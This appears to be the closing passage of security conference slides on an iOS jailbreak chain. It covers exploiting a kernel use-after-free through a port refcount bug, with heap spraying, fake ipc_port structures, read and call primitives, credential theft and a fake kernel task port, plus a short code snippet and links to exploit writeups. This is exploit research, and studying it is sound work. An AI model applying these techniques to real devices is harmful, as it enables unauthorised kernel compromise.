- First register the port to our task via `mach_ports_register` to increase refs
- Trigger the bug to drop a ref
- Then remove the port from our task to drop *another* ref, and cause a User-after-Free

Exploiting The Kernel

Can spray arbitrary data to any kalloc.* zone

```
[ → ben ~ $ sudo zprint | grep -i "kalloc.\|ipc.ports"
kalloc.16        16   14480K   19951K   926720   1276896   920725    4K   256
kalloc.32        32    6536K    8867K   209152    283754   208397    4K   128
kalloc.48        48    7348K    8867K   156757    189169   151481    4K    85
kalloc.64        64   15516K   19951K   248256    319224   246534    4K    64
kalloc.80        80    5420K    5911K    69376     75667    69032    4K    51
kalloc.96        96    2064K    2335K    22016     24911    20673    8K    85
kalloc.128      128    9684K   13301K    77472    106408    75212    4K    32
kalloc.160      160    1920K    2335K    12288     14946    10856    8K    51
kalloc.192      192   14196K   39903K    75712    212816    54928   12K    64
kalloc.224      224    8384K   10509K    38326     48043    20283   16K    73
kalloc.256      256    5700K    5911K    22800     23646    21642    4K    16
kalloc.288      288    5240K    5838K    18631     20759    16858   20K    71
kalloc.368      368    7232K    9341K    20123     25994    18894   32K    89
kalloc.400      400    5120K    5838K    13107     14946    11642   20K    51
kalloc.512      512   43200K   44890K    86400     89781    86134    4K     8
kalloc.576      576     308K     518K      547       922      395    4K     7
kalloc.768      768   14364K   17734K    19152     23646    18510   12K    16
kalloc.1024    1024   10508K   13301K    10508     13301    10140    4K     4
kalloc.1152    1152     352K     461K      312       410      277    8K     7
kalloc.1280    1280    1920K    2594K     1536      2075     1322   20K    16
kalloc.1664    1664     840K    1076K      516       662      487   28K    17
kalloc.2048    2048    3424K    3941K     1712      1970     1709    4K     2
kalloc.4096    4096    6636K   13301K     1659      3325     1657    4K     1
kalloc.6144    6144   24516K   39903K     4086      6650     3964   12K     2
kalloc.8192    8192    2296K    3503K      287       437      287    8K     1
ipc.ports       168    8640K   18660K    52662    113737    51873   12K    73
```

But only valid mach ports here

Exploiting the Kernel

Problem? Not at all.

```
InP->Head.msgh_bits = MACH_MSGH_BITS(19, MACH_MSG_TYPE_MAKE_SEND_ONCE);
InP->Head.msgh_remote_port = host;
InP->Head.msgh_local_port = mig_get_reply_port();
InP->Head.msgh_id = 221;
InP->Head.msgh_reserved = 0;

kern_return_t ret = mach_msg(&InP->Head, MACH_SEND_MSG|MACH_RCV_MSG|MACH_MSG_OPTION_NONE, (mach_msg_size_t)si
InP->Head.msgh_local_port, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
if(ret == KERN_SUCCESS)
{
    ret = OutP->RetCode;
}
return ret;
```

Removed in iOS 11.0 :-(

Exploiting the Kernel

- Port is `struct ipc_port` in kernel
- Trigger UAF, trigger GC, spray fake `ipc_port` structs using IOSurface
  - IOSurface is typically used for heap spray, the UaF bug being here too is just coincidental
    - IOSurface really is a goldmine
- Read primitive via `mach_port_get_attributes`
  - Returns `port->ip_requests->ipr_size->its_size`
  - Overwrite `ip_requests` ptr; grants arbitrary 32-bit read
  - To update the ptr the heap spray buffer must be re-alloc'd, so it is remapped into userland ASAP

Exploiting the Kernel

- After building read primitive, a kernel-execute primitive can be built
- Create a fake vtable containing necessary gadgets
- Converts `IOConnectTrap6` call into arbitrary call primitive
- Can then call `copyin`/`copyout` for arbitrary read/write
- Get root (uid 0)
- Steal kernel’s credentials
- Build fake kernel task port (tfp0)
  - Store in `realhost->special[4]` - can be retrieved later via `host_get_special_port` call
  - Allows arbitrary read/write to kernels entire address space from root

Exploiting the Kernel

- Siguza made a full writeup on the exploit

Link: `https://siguza.github.io/v0rtex/`

- A shameless plug
- I also have a blogpost about a similar MIG refcounting bug
- Goes into detail about the bug & the exploit I wrote for it; machswap

Link: `sparkes.zone/blog`

Exploit: `github.com/PsychoTea/machswap2`

Kernel = Pwned

Recap

We now have:

- Executed JS code to exploit the WebKit engine and gain arbitrary read/write to the WebContent process
- Allocated, linked, & executed our own arbitrary code
- Exploited the kernel to get full kernel read/write, get root, remove sandbox (on our process), etc
    - Our power is over 9000

Can now perform further patching & install the JB

Demo

Looking to the Future

- iOS 13 betas are out now (hopefully?)
- I’m sure even more has changed
- Almost all techniques we used are dead
- Structure ID hardening, Gigacage
- PAC on A12 breaks ROP
- JIT now uses fast permission switching (APRR)
- GC in kernel is now a little more difficult & unreliable

Looking to the Future

Optimism is important:

- New bug classes & exploit strategies will be developed
- Mitigations often aren't perfect
- Many researchers have started attacking other parts of WebKit (eg. JIT Compiler)
- Always other attack vectors to be had

Further reading: `http://iokit.racing/jsctales.pdf`

Thanks to;

Jake Blair (incl. @s1guza, @stek29, @littlelailo)

@FoxletFox (UI design)

@5aelo & @_niklasb

TyphoonCon organisers for inviting me to speak here!

Questions?